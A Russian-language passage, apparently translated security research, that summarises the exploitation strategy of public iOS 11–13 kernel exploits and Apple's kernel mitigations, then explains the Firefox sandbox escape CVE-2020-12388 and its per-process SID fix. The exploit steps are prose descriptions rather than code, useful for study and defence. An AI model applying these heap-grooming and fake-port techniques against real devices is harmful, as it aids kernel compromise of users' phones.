Стратегия и поток: сохранить висячий порт, принудительно запустить сборку мусора и заместить его шаблонной строкой `OSString` из IOSurface. Чтение контекста определяет замещающую строку. Повторно выделить её как настоящий порт и через регистрацию уведомлений раскрыть второй порт и сам поддельный порт. Перестроить его для чтения через `mach_port_get_attributes()`, отобразить базовую строку в пользовательское пространство и превратить её в поддельный пользовательский клиент. `iokit_user_client_trap()` даёт примитив вызова ядра с семью аргументами, используемый для построения поддельного порта задачи ядра.

Незавершённый bpf-filter-poc CVE-2018-4150 — iOS 11.2.6

Уязвимость: гонка в управлении длиной BPF в XNU, создающая линейное переполнение кучи после увеличения длины без повторного выделения.

Стратегия и поток: переполнить данные пакета в массив внестрочных портов указателем на поддельный порт пользовательского пространства. Получить право, использовать перебор через порт часов для определения указателя ядра, затем `pid_for_task()` для обратного сканирования до базы текста. Опубликованная цепочка останавливается здесь, но построить поддельный порт задачи ядра было бы несложно. PAN не поддерживается.

multi_path — iOS 11.3.1

Уязвимость: CVE-2018-4241, внутриобъектное переполнение в `mptcp_usr_connectx()`.

Стратегия и поток: обнулить младшие три байта `mpte_itfinfo`, чтобы закрытие двух сокетов освободило один и тот же выровненный по 16 МБ слот `ipc_kmsg`, сначала заместив буфер канала, а затем оставив его висячим. Заместить буфер сообщением исключения `ipc_kmsg`, раскрыть его адрес через канал и изменить сообщение так, чтобы оно вернуло право на поддельный порт. Переписать канал для чтения ядра через `pid_for_task()`, а затем создать поддельный порт задачи ядра.

multipath_kfree — iOS 11.3.1

Уязвимость: CVE-2018-4241.

Стратегия и поток: повредить младшие байты указателей в нескольких многопутевых сеансах, чтобы закрытия освобождали внутренние области соседних 4096-байтных сообщений. Определить частично освобождённое сообщение через `mach_port_peek()`, заполнить пустоту предварительно выделенными сообщениями и получить перекрывающиеся данные заголовка для утечки адресов выделений. Повторно занять память `AGXCommandQueue`, раскрыть её таблицу виртуальных функций и KASLR, а затем перекрыть её контролируемыми сообщениями исключений. Захваченный виртуальный метод и `OSSerializer::serialize()` дают примитив вызова с тремя аргументами.

empty_list — iOS 11.3.1

Уязвимость: CVE-2018-4243, ограниченная восьмибайтная запись за пределами буфера в `getvolattrlist()`, рассматриваемая как нули после `kalloc.16`.

Стратегия и поток: чередовать и разворачивать списки свободных блоков `kalloc.16` и `ipc.ports`, пока обнуление не пересечёт границу страницы и не попадёт в порт. Освободить повреждённый порт, сохранив право на его получение. После сборки мусора зон повторно занять память внестрочным массивом, чтобы раскрыть другой порт через `ip_context`, затем данными канала для поддельного порта задачи. `pid_for_task()` находит объекты ядра, после чего порт становится поддельным портом задачи ядра.

Цепочка эксплойтов iOS из реальных атак 3 — iOS 11.4

Уязвимость: повторное освобождение в `AppleVXD393UserClient::DestroyDecoder()` из-за неочищенного освобождённого указателя.

Стратегия и поток: многократно проводить 56-байтный слот через OSData и массивы внестрочных портов, чтобы раскрыть целевой порт, а затем снять две ссылки, оставив известный висячий порт. Заместить его сегментированной внестрочной памятью, определить сегмент с помощью контекста, а затем заменить его буферами каналов. Продолжить перебором KASLR на основе часов, чтением `pid_for_task()` и поддельным портом задачи ядра.

Spice — iOS 11.4.1

Уязвимость: LightSpeed, вероятно CVE-2018-4344, гонка в `lio_listio()`, вызывающая двойное освобождение `kalloc.16`.

Стратегия и поток: столкнуть в гонке повторное выделение и освобождение с массивами внестрочных портов и распылениями IOSurface, содержащими указатель на поддельный порт

пользовательского пространства. Победа в гонке замещает внестрочный массив и возвращает право на поддельный порт. Регистрация уведомлений раскрывает другой порт; `mach_port_get_attributes()` читает память ядра. Преобразовать порт в поддельный пользовательский клиент для вызовов ядра с семью аргументами и построить поддельный порт задачи ядра. PAN не поддерживается.

treadm1ll — iOS 11.4.1

Уязвимость: LightSpeed.

Стратегия и поток: сначала создать фиксированный набор внестрочных массивов, выиграть двойное освобождение, а затем остановить участвующий в гонке поток. Отдельно распылить каждый висячий слот указателями на поддельные порты в OSData с хранилищем IOSurface, пока одно сообщение не вернёт контролируемое поддельное право. Остаток повторяет Spice: утечка через уведомление, чтение `pid_for_task()`, поддельный пользовательский клиент, вызовы с семью аргументами и поддельный порт задачи ядра. PAN не поддерживается.

Chaos — iOS 12.1.2

Уязвимость: CVE-2019-6225, нарушение времени жизни MIG в `task_swap_mach_voucher()`, неверно изменяющее ссылки `ipc_voucher`.

Стратегия и поток: освободить распылённый voucher, пока его поток удерживает `ith_voucher`, собрать мусор страницы и повторно занять её строкой `OSString` из IOSurface. `thread_get_mach_voucher()` записывает и раскрывает указатель порта voucher. Повторно занять память ещё раз, перенаправив `iv_port` на распылённый поддельный Mach-порт по жёстко заданному адресу ядра. Превратить право в примитив чтения и поддельный порт с отображаемым хранилищем, затем в поддельный порт задачи ядра. В iOS 12 появились PAC и проверка финализации активного порта, что задерживает получение прав на поддельный порт по сравнению со старыми цепочками.

voucher_swap — iOS 12.1.2

Уязвимость: CVE-2019-6225.

Стратегия и поток: подготовить блоки портов перед буферами каналов, оставить voucher потока висячим и заместить его внестрочным массивом, указатель которого перекрывает `iv_refs`. Повторные уязвимые вызовы увеличивают перекрывающее значение, пока оно не начнёт указывать в контролируемые буферы каналов. Получение массива возвращает право на поддельный порт. Запрос уведомления вставляет указатель на настоящий порт, `pid_for_task()` предоставляет чтение, а известные адреса объектов позволяют создать поддельный порт задачи ядра.

machswap2 — iOS 12.1.2

Уязвимость: CVE-2019-6225.

Стратегия и поток: заместить висячий voucher строкой `OSString` из IOSurface, вызвать `thread_get_mach_voucher()` для утечки его порта voucher и распылить примерно на 1 МБ дальше

буферы каналов с поддельными портами задач. Снова заместить voucher, перенаправив `iv_port` в каналы. Его получение возвращает известное право на поддельный порт, после чего следуют чтение `pid_for_task()` и поддельный порт задачи ядра. Эта версия поддерживает устройства с PAN.

Цепочка эксплойтов iOS из реальных атак 5 — iOS 12.1.2

Уязвимость: CVE-2019-6225.

Стратегия и поток: заместить висячий voucher внестрочной памятью и с помощью `thread_get_mach_voucher()` вместе с окружающими выделениями портов раскрыть его порт voucher. Ещё раз занять память, чтобы перенаправить `iv_port` на следующую страницу, уничтожить её порты, принудительно запустить сборку мусора и заместить висячую цель буферами каналов. Получить известное поддельное право, применить `pid_for_task()` для чтения и построить поддельный порт задачи ядра.

Цепочка эксплойтов iOS из реальных атак 4 — iOS 12.1.3

Уязвимость: CVE-2019-7287, непроверенный `memcpy()` в `ProvInfoIOKitUserClient::ucEncryptSUInfo()`.

Стратегия и поток: организовать пустоты источника `kalloc.4096` и назначения `kalloc.6144` так, чтобы первое переполнение скопировало указатель на целевой порт в доступный для чтения IOSurface OSData. Второе расположение копирует указатель в массив внестрочных портов; освободить цель, принудительно запустить сборку мусора и повторно занять память каналами. Получение массива возвращает известный поддельный порт. Перебор через порт часов обходит KASLR, `pid_for_task()` читает объекты, а порт становится поддельным портом задачи ядра.

Атака на iPhone XS Max — iOS 12.1.4

Уязвимость: гонка временного снятия блокировки при привязке сокета домена UNIX, вызывающая UAF сокета.

Стратегия и поток: оставить указатель на сокет висячим во vnode, заместить страницы сокетов контролируемым OSData и заставить `socket_unlock()` освободить поддельный сокет с нулевым числом ссылок. Провести полученный висячий OSData через массив внестрочных портов и другой контролируемый буфер, вставляющий указатель на поддельный порт. Получить право и построить поддельный порт задачи ядра. В открытой презентации опущены некоторые подробности; выбранная версия поддерживает устройства с PAC.

SockPuppet — iOS 12.2 и iOS 12.4

Уязвимость: CVE-2019-8605, `in6_pcbdetach()` не очищает указатель на освобождённый `ip6_pktopts`.

Стратегия: заместить висячие параметры IOSurface OSData. Установить `ip6po_pktinfo` в цель и проверить маркер в `ip6po_minmtu`; `getsockopt(IPV6_PKTINFO)` безопасно читает 20 байт. Похожая настройка заставляет `setsockopt()` вызвать `kfree_addr()` для произвольного указателя. Замещение массивом внестрочных портов и чтение полей параметров раскрывают произвольные

адреса портов.

Поток: раскрыть текущую задачу, найти буферы каналов произвольным чтением, поместить в один поддельный порт задачи ядра, освободить другой буфер канала, заместить его массивами внестрочных портов и записать указатель на поддельный порт через канал перед получением права. Стабильные примитивы чтения и освобождения делают этот эксплойт иерархическим, а не линейным. Ошибку исправили в iOS 12.3, но вернули в 12.4.

Эксплойт AppleAVE2Driver — iOS 12.4.1

Уязвимости: CVE-2019-8795, связанное с границами повреждение в AppleAVE2Driver, позволяющее выполнять виртуальные вызовы или произвольное освобождение; CVE-2019-8794, утечка неинициализированного стека в AppleSPUProfileDriver.

Стратегия и поток: использовать утечку для KASLR, распылить IOSurface OSData с поддельными портами задач и освободить буфер по жёстко заданному адресу. Провести висячий OSData через массив внестрочных портов и ещё один буфер OSData, чтобы вставить указатели на поддельные порты задач. Получить права, применить `pid_for_task()` для поиска объектов ядра и ещё раз повторно занять память поддельным портом задачи ядра. Выбранный эксплойт поддерживает устройства с PAC и предназначен для 12.4.1.

oob_timestamp — iOS 13.3

Уязвимость: CVE-2020-3837, запись до восьми байт временной метки за пределами буфера в `IOAccelCommandQueue2::processSegmentKernelCommand()`.

Стратегия и поток: расположить два общих отображения по 96 МБ вокруг сообщения на восемь страниц, массива внестрочных портов на восемь страниц и распыления IOSurface на 80 МБ. Зависящие от времени байты переполнения увеличивают `ikm_size`; уничтожение сообщения освобождает внестрочный массив и следующий OSData. Заполнить память контролируемыми данными, указывающими на поддельный порт в крупной общей области. Получить право, применить чтение `pid_for_task()` и построить поддельный порт задачи ядра. `zone_require` в iOS 13 удалось обойти, поскольку объекты за пределами `zalloc_map` не охватывались исходной проверкой.

tachy0n (unc0ver 5.0.0) — iOS 13.5

Уязвимость: LightSpeed, повторно появившаяся в iOS 13.

Обфусцированный выпуск помешал полному анализу. Предварительная работа указывает на ту же гонку повторного двойного освобождения `kalloc.16` с замещением освобождённого слота IOSurface OSData. Патч iOS 12 устранил симптомы и добавил утечку; исправление этой утечки в iOS 13 восстановило исходное уязвимое поведение. Это регрессия, а не новый вариант.

Меры защиты от эксплойтов ядра iOS

Канарейки стека ядра — iOS 6

Cookie стека защищают буферы стека ядра. Ни один из рассмотренных эксплойтов не нацелен на переполнение стека, поэтому эта мера на них не влияет.

ASLR ядра — iOS 6

KASLR рандомизирует базу kernelcache. Каждая современная цепочка должна раскрыть, перебрать или иным способом определить сдвиг.

ASLR кучи ядра — iOS 6

Базы областей кучи ядра рандомизируются. Эксплойты компенсируют это крупными распылениями, подготовкой аллокатора и утечками адресов, а не полагаются на точные исходные расположения.

W^X / DEP — iOS 6

Страницы ядра бывают либо доступными для записи, либо исполняемыми, но не одновременно; куча и стек не исполняются. Открытые эксплойты изменяют структуры данных и повторно используют существующий код вместо внедрения shellcode ядра, во многом потому, что KTRR устанавливает ещё более строгую границу.

PXN — iOS 7

С появлением единого 64-разрядного адресного пространства A7 запрет привилегированного выполнения не позволяет ядру запускать страницы пользовательского пространства. Позднее KTRR затмила PXN как более сильная защита от прямого выполнения shellcode.

PAN — эпоха A10 / iOS 10

Privileged Access Never запрещает ядру разыменовывать виртуальные адреса, также доступные пользовательскому пространству. Современные эксплойты распыляют контролируемые данные в выделения ядра и раскрывают их адрес. Другие подходы принудительно получают предсказуемое размещение в карте ядра или создают общие отображения. Несколько старых цепочек с поддельными пользовательскими объектами явно не работают на устройствах с PAN.

KTRR — эпоха A10 / iOS 10

Аппаратная KTRR защищает один непрерывный доступный только для чтения диапазон kernelcache, таблицы страниц верхнего уровня и данные кеша доверия через MMU и контроллер памяти. Несмотря на два открытых обхода, обычные открытые эксплойты не трогают память KTRR и работают с доступными для записи данными ядра.

APRR — iOS 11

APRR переназначает индексы разрешений таблиц страниц через индивидуальный для ядра регистр, позволяя атомарно менять разрешения групп страниц. Сам по себе он не создаёт границы, но предоставляет аппаратный механизм, используемый PPL.

PPL — iOS 12

Page Protection Layer сочетает APRR и KTRR, отделяя обычные чтение, запись и выполнение ядра от управления таблицами страниц. Она предотвращает изменение подписанного пользовательского кода и защищает таблицы страниц, метаданные и регистры IOMMU. На май 2020 года открытого обхода не существовало, но рассмотренным цепочкам чтения и записи ядра он не требовался.

PAC — iOS 12

Pointer Authentication хранит криптографические подписи в неиспользуемых битах указателей. Apple применяет её для целостности потока управления ядра, отделяя произвольный доступ к данным ядра от выполнения кода. Открытые обходы существуют, но PAC уничтожила многие техники с таблицами виртуальных функций и указателями на функции и значительно усложнила повреждение IOKit. Новые эксплойты предпочитают основанное только на данных создание поддельных портов и портов задач.

zone_require — iOS 13

`zone_require()` проверяет, что чувствительные объекты происходят из ожидаемой зоны zalloc, особенно `ipc_port` из `ipc.ports`. Поскольку поддельные Mach-порты традиционно размещаются в буферах `kalloc` или OSData, это напрямую атакует основную технику. Первый открытый обход использовал недосмотр реализации для объектов за пределами `zalloc_map` — дефект, который было несложно исправить.

История изменений

Выход из песочницы Firefox (CVE-2020-12388)

В предыдущей статье «Вы не поверите, что сделало с песочницей Chrome это изменение одной строки» ошибка ограниченного токена Windows использовалась для выхода из песочницы GPU в Chrome. Firefox применял эквивалентный уровень песочницы ко всем процессам отрисовки содержимого, что делало эту проблему ядра гораздо серьёзнее.

При разработке эксплойта обнаружился отдельный недостаток: один процесс содержимого Firefox мог открыть другой с полным доступом. Он оставался эксплуатируемым даже после исправления назначения токенов Microsoft. Project Zero зарегистрировала его как проблему 2016, а Mozilla — как ошибку 1618911. В Firefox этот профиль содержимого назывался уровнем 5, или L5.

Первопричина

В браузерах на основе Chromium обычно существует единственный процесс GPU, тогда как процессы отрисовки содержимого изолированы строже. Firefox повторно использовал политику L5 уровня GPU для множества равноправных процессов содержимого. Основным средством контроля служит ограниченный токен, DACL по умолчанию которого предоставляет:


Субъект	Доступ
Текущий пользователь	Полный доступ
`NT AUTHORITY\SYSTEM`	Полный доступ
`NT AUTHORITY\RESTRICTED`	Полный доступ
SID сеанса входа	Чтение и выполнение

Токен `USER_LIMITED` оставляет текущего пользователя, `BUILTIN\Users`, Everyone, Interactive и SID сеанса входа включёнными группами. Кроме того, он добавляет `BUILTIN\Users`, Everyone, Restricted и SID сеанса входа в список ограничивающих SID. Проверка доступа ограниченного токена Windows должна пройти для обоих списков. Группа текущего пользователя проходит обычную проверку, а SID Restricted — ограничивающую, что предоставляет полный доступ к процессам и потокам всех равноправных участников L5.

Окно запуска


После создания процесса его основной токен нельзя заменить токеном с иным набором ограничений. Поэтому Chromium запускает процесс песочницы с ограниченным основным токеном, но на время начальной подготовки назначает его первому потоку более привилегированный токен олицетворения.

Для L5 токен `USER_RESTRICTED_SAME_ACCESS` не отключает обычные группы и добавляет каждую из них как ограничивающий SID. Он почти эквивалентен обычному токену, оставаясь при этом формально ограниченным, что требуется Windows при ограниченном основном токене. После инициализации `LowerToken` снимает олицетворение.



Между запуском процесса и `LowerToken` новый процесс содержимого фактически находится вне песочницы, за исключением низкого уровня целостности. Если уже взломанный процесс содержимого откроет и захватит его в этот промежуток, атакующий унаследует возможности подготовительного токена.

Firefox часто запускает новые процессы содержимого, например при открытии вкладок. Атакующий может дождаться запуска или, вероятно, спровоцировать его, а затем получить полный контроль через разрешающий DACL равноправного процесса. В отличие от прежней цепочки Chrome, более мощный подготовительный токен может напрямую открыть внепроцессный COM-сервер. Перебирать COM-потоки не требуется, а эксплойт не покидает модель ограниченных токенов и не зависит от ошибки ядра Microsoft.



Разработка исправления

Очевидной защитой был `SetLockdownDefaultDacl`, удаляющий Restricted и SID сеанса входа из DACL по умолчанию. Этот параметр появился после более раннего выхода из песочницы GPU, но

включался только в песочницах процессов отрисовки.

За год до этого Никлас Баумстарк сообщил о доступе между равноправными процессами Firefox. Включение блокировки нарушило кэширование DirectWrite, воспроизведение звука и производительность. Службы Windows RPC часто олицетворяют клиента и открывают его процесс:

```
int RpcCall(handle_t binding, LPCWSTR value) {
    DWORD pid;
    I_RpcBindingInqLocalClientPID(binding, &pid);
    RpcImpersonateClient(binding);

    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (!process)
        return ERROR_ACCESS_DENIED;

    // ...
}
```

Обычные приложения могут обращаться к собственному процессу, поэтому такое предположение службы разумно. Глобально заблокированный DACL запрещает и доступ равноправных процессов, и доступ к себе. Код внутри процесса обычно избегает проблемы, используя псевдодескриптор текущего процесса, но службы RPC выполняют настоящую проверку доступа. В прежнем отчёте отсутствовала полная цепочка выхода, а цена совместимости остановила исправление.

Новая защита должна была:

1. Позволить каждому процессу и его RPC-службам открывать сам процесс и его потоки.
2. Запретить доступ всем остальным процессам того же уровня песочницы.
3. Полностью работать в обычном пользовательском режиме, без административных обратных вызовов ядра.

Список ограничивающих SID может содержать SID, отсутствующие среди обычных групп токена. Теперь песочница создаёт случайный SID для каждого процесса, вставляет его и в ограничивающий список токена, и в DACL по умолчанию, а затем применяет `SetLockdownDefaultDacl`.

При доступе к себе SID текущего пользователя проходит обычную половину проверки, а уникальный случайный SID — ограничивающую. Другой процесс L5 имеет иной случайный SID: обычная проверка по-прежнему проходит, но ограничивающая завершается отказом. Олицетворение RPC продолжает работать, поскольку служба видит ту же уникальную идентичность токена, что и открываемый процесс.

Реализация вошла в `PolicyBase::MakeTokens` Chromium, после чего Mozilla интегрировала и испытала её. Firefox 76 выпустил защиту без наблюдавшихся ранее регрессий.

Защита включается явно. Её должен принять каждый равноправный процесс, способный стать трамплином для выхода. Иначе обновлённый Firefox мог бы завершить неисправленный процесс GPU Chrome, дождаться его перезапуска с привилегированным подготовительным токеном и захватить. Поэтому Chromium включил ту же защиту для процесса GPU в M83; она также вошла в Microsoft Edge 83.

Заключение

CVE-2020-12388 превратила обычный доступ между процессами одного уровня в полный выход из песочницы Firefox благодаря гонке с временным токеном олицетворения при запуске Chromium. Для исправления потребовался новый уникальный для процесса SID возможностей вместо общей блокировки ACL, нарушавшей предположения Windows RPC.

В отличие от предыдущей проблемы назначения токена, Firefox и Chromium смогли устранить недостаток без изменения ядра Windows. Тем не менее результат показывает, что безопасность песочницы зависит от поведения каждого взаимодействующего процесса и службы, а не только от номинально ограниченного процесса отрисовки.